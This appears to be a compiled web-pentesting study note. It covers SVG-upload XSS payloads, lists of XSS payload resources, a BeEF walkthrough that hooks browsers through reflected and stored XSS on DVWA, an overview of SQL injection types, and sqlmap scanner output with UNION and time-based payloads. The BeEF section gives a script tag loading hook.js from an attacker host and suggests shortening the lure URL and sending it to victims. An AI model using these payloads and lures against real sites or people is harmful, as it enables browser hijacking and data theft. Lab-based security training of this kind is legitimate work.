Content-Type: multipart/form-data; boundary=---------------------------232181429808

Content-Length: 574

-----------------------------232181429808

```
Content-Disposition: form-data; name="img"; filename="img.svg"

Content-Type: image/svg+xml


<?xml version="1.0" standalone="no"?>

<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">

  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />

  <script type="text/javascript">

    alert(1);

  </script>

</svg>

-----------------------------232181429808--
```

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">

  <script type="text/javascript">alert("XSS")</script>

</svg>
```

```
<?xml version="1.0" standalone="no"?>

<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">

<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>

<script type="text/javascript">

alert("XSS");

</script>

</svg>
```

XSS resources

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection

http://www.xss-payloads.com

https://github.com/Pgaijin66/XSS-Payloads/blob/master/payload.txt

https://github.com/materaj/xss-list https://github.com/ismailtasdelen/xss-payload-list
https://gist.github.com/rvrsh3ll/09a8b933291f9f98e8ec

https://netsec.expert/2020/02/01/xss-in-2020.html https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting

BeeF-XSS

What is BeEF?

BeEF *which stands for Browser Exploitation Framework is a tool that can hook one or more browsers and can use them as a beachhead of launching various direct commands and further attacks against the system from within the browser context.*

BeEF uses JavaScript and hence it is easier for us to inject codes to the XSS vulnerable pages and that code will be and the code will get executed every time any user tries to reach the page.

How to hook Victims using Reflected XSS?


Reflected XSS?

Reflected XSS are those attacks where the injected script is reflected off the web server, such as in an error message, search result, or any response that includes some or all of the input sent to the server as part of the request.

Now, in order to run BeEF **go to the Kali Linux machine and enter BeEF**. It will automatically open the GUI version of BeEF on your browser. Now, the default username and password is

username: beef
password: beef

You can change this by going to the config.yaml file



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:


Details: Display information about the hooked browser after you've run some command modules.

Here, on the left side, you can see, ***"Online browsers"*** and ***"Offline Browsers".*** This will list all the browsers hooked to the beEF.

Now, let's try to get some user to hook on beEF.

Step 1: We will be using the code given by the beEF itself.

Step 2: Go to command line and you can see the command. Just copy it somewhere so you can modify it.



```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Step 3: Now, in the **<IP>** section, you need to add your IP

Step 4: Now, to get your IP, open terminal and enter the command

ifconfig

Step 5: Now, enter the IP in the **<IP>** portion. Now your command will look something like this

<script src="http://10.0.2.15:3000/hook.js"></script>

Now, that's it we are ready! The code can now be executed.

Step 6: Let's go to one of the vulnerable web pages, **"DVWA"**

Step 7: First set the security level to Low.

Step 8: Go to Reflected XSS. Here, we used to enter a name and it used to get displayed with a "Hello XXX" message. Now, what we are going to do is, copy the URL somewhere so that we can modify it.


We are doing nothing but just changing the payload here

Step 9: Now, paste the script to the URL.

http://10.0.2.4/dvwa/vulnerabilities/xss_r/?name=<script src="http://10.0.2.15 :3000/hook.js"></script>#

The URL is ready to be hooked to BeEF. And now you can send the URL to any person and once they execute the URL you will be able to hook their browser to BeEF and then execute different commands BeEf allows.

Step 10: Let us try to hook the browser. Copy the URL and then paste it to any browser



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Here, you can see the hooked browser in the “Online Browsers” section.

Tip: *You can use online URL shortening to make the URL look less suspicious.*

How to hook victims to BeEF using stored XSS?

In comparison, stored XSS can be much more dangerous than the reflected. So now let us see how we can hook victims to BeEF using stored XSS.

Here, *you don’t have to send anything to anyone. When anyone visits the page, the code will be executed. And the URL will also not look suspicious.*


Step 1: Go to DVWA

Step 2: Set the security to Low

Step 3: Go to Stored XSS

Step 4: Now, what we are going to do here is,


Enter **Name as beef** and we gonna put our **exploit in the Message text box**. If in case, the field has character limitations such as if it only allows 100 characters or so. Just inspect and modify the limits



```
<table cellspacing="1" cellpadding="2" border="0" width="550">
  <tbody>
    <tr>…</tr>
    <tr>
      <td width="100">Message *</td>
      <td>
        <textarea name="mtxMessage" cols="50" rows="3" maxlength="1000"></textarea>
      </td>
    </tr>
    <tr>
      <td width="100"> </td>
```

```
:ml › body.home › div#container › div#main_body › div.body_padded › div.vulnerable_code_area › form › table › tbody › tr › td
```

Enter the previous script in the text box.


Vulnerability: Stored Cross Site Scripting (XSS)

Name * beef

Message * <script src="http://10.0.2.15:3000/hook.js"></script>

Step 5: Click on " Sign Guestbook"

Now, you can send the URL to the victim or you can just wait for people to browse the website. If the website has lots of visitors, they will be clicking on that. And then you will be able to hook the victim and hack them.

Note: *This is only for practice purposes to test it locally. However, in the real world, you will have to use port forwarding using static IP. But, since you need lots of practice before trying in the real world, testing and applying locally will help you enhance proper knowledge on how it is done.*

https://medium.com/@secureica/hooking-victims-to-browser-exploitation-framework-beef-using-reflected-and-stored-xss-859266c5a00a

SQL Injection

SQL Injection can be used in a range of ways to cause serious problems. By levering SQL Injection, an attacker could bypass authentication, access, modify and delete data within a database. In some cases, SQL Injection can even be used to execute commands on the operating system, potentially allowing an attacker to escalate to more damaging attacks inside of a network that sits behind a firewall.

SQL Injection can be classified into three major categories – *In-band SQLi*, *Inferential SQLi* and *Out-of-band SQLi*.

In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are *Error-based SQLi* and *Union-based SQLi*.

Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

Inferential SQLi (Blind SQLi)

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as "blind SQL Injection attacks"). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server.

The two types of inferential SQL Injection are *Blind-boolean-based SQLi* and *Blind-time-based SQLi*.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Out-of-band SQLi

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.


Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database’s UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

https://www.acunetix.com/websitesecurity/sql-injection2/

suIP.biz

Detecting SQL Injection flaws online by suIP.biz support MySQL, Oracle, PostgreSQL, Microsoft SQL, IBM DB2, Firebird, Sybase, etc. database.




```
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting at 09:07:24
```

SQLMap powers it so it will test against all six injection techniques.

SQL Injection Test Online

Another online tool by Hacker Target based on SQLMap to find **bind** & **error** based vulnerability against HTTP GET request.




More
SQL injection test found multiple working injections
Scanner confirms vulnerability by enumerating database version

```
[05:36:45] [INFO] GET parameter 'artist' seems to be 'MySQL > 5.0.11 AND time-based blind' injectable

[05:36:45] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

[05:36:45] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[05:36:45] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
injection technique test

[05:36:46] [INFO] target URL appears to have 3 columns in query

[05:36:47] [INFO] GET parameter 'artist' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 41 HTTP(s) requests:
---
Place: GET
Parameter: artist
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 5225=5225

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: artist=-7050 UNION ALL SELECT NULL,CONCAT(0x7171676571,0x4e775663526975426a52,0x716a6e6c71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: artist=2 AND SLEEP(5)
---

[05:36:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.11

[*] shutting down at 05:36:47
```

Invicti


An enterprise-ready comprehensive web security scanner – Invicti does more than just the SQL vulnerability test. You can integrate with SDLC to automate web security.



Check out this vulnerability index, which is covered by the Invicti scan.

Vega

Vega is an open-source security scanner software that can be installed on Linux, OS X, and Windows.



Select Modules

Choose which scanner modules to enable for this scan

Select modules to run:

- Injection Modules
  - [x] HTTP Header Injection checks
  - [x] Directory Listing and Traversal Checks
  - [x] URL Injection checks
  - [x] XML Injection checks
  - [x] XSS Injection checks
  - [x] Blind SQL Text Injection Differential Checks
  - [x] Blind SQL Injection Arithmetic Evaluation Differential Checks
  - [x] Shell Injection Checks
  - [ ] Blind SQL Injection Timing Analysis Checks
  - [x] Remote File Include Checks
  - [ ] Format String Injection Checks
  - [x] Blind OS Command Injection

Vega is written in Java, and it is GUI based.


Not just **SQLi,** but you can use Vega to test many other vulnerabilities such as:

- XML /Shell/URL injection
- Directory listing
- Remote file includes
- XSS
- And much more…

Vega looks promising **FREE** web security scanner.

SQLMap

SQLMap is one of the popular **open-source** testing tools to perform SQL injection against a relational database management system.




```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Sqlmap enumerates users, passwords, hashes, roles, databases, tables, columns, and support to dump database tables entirely.

SQLMap is also available on Kali Linux. You can refer to this guide to install Kali Linux on VMWare Fusion.

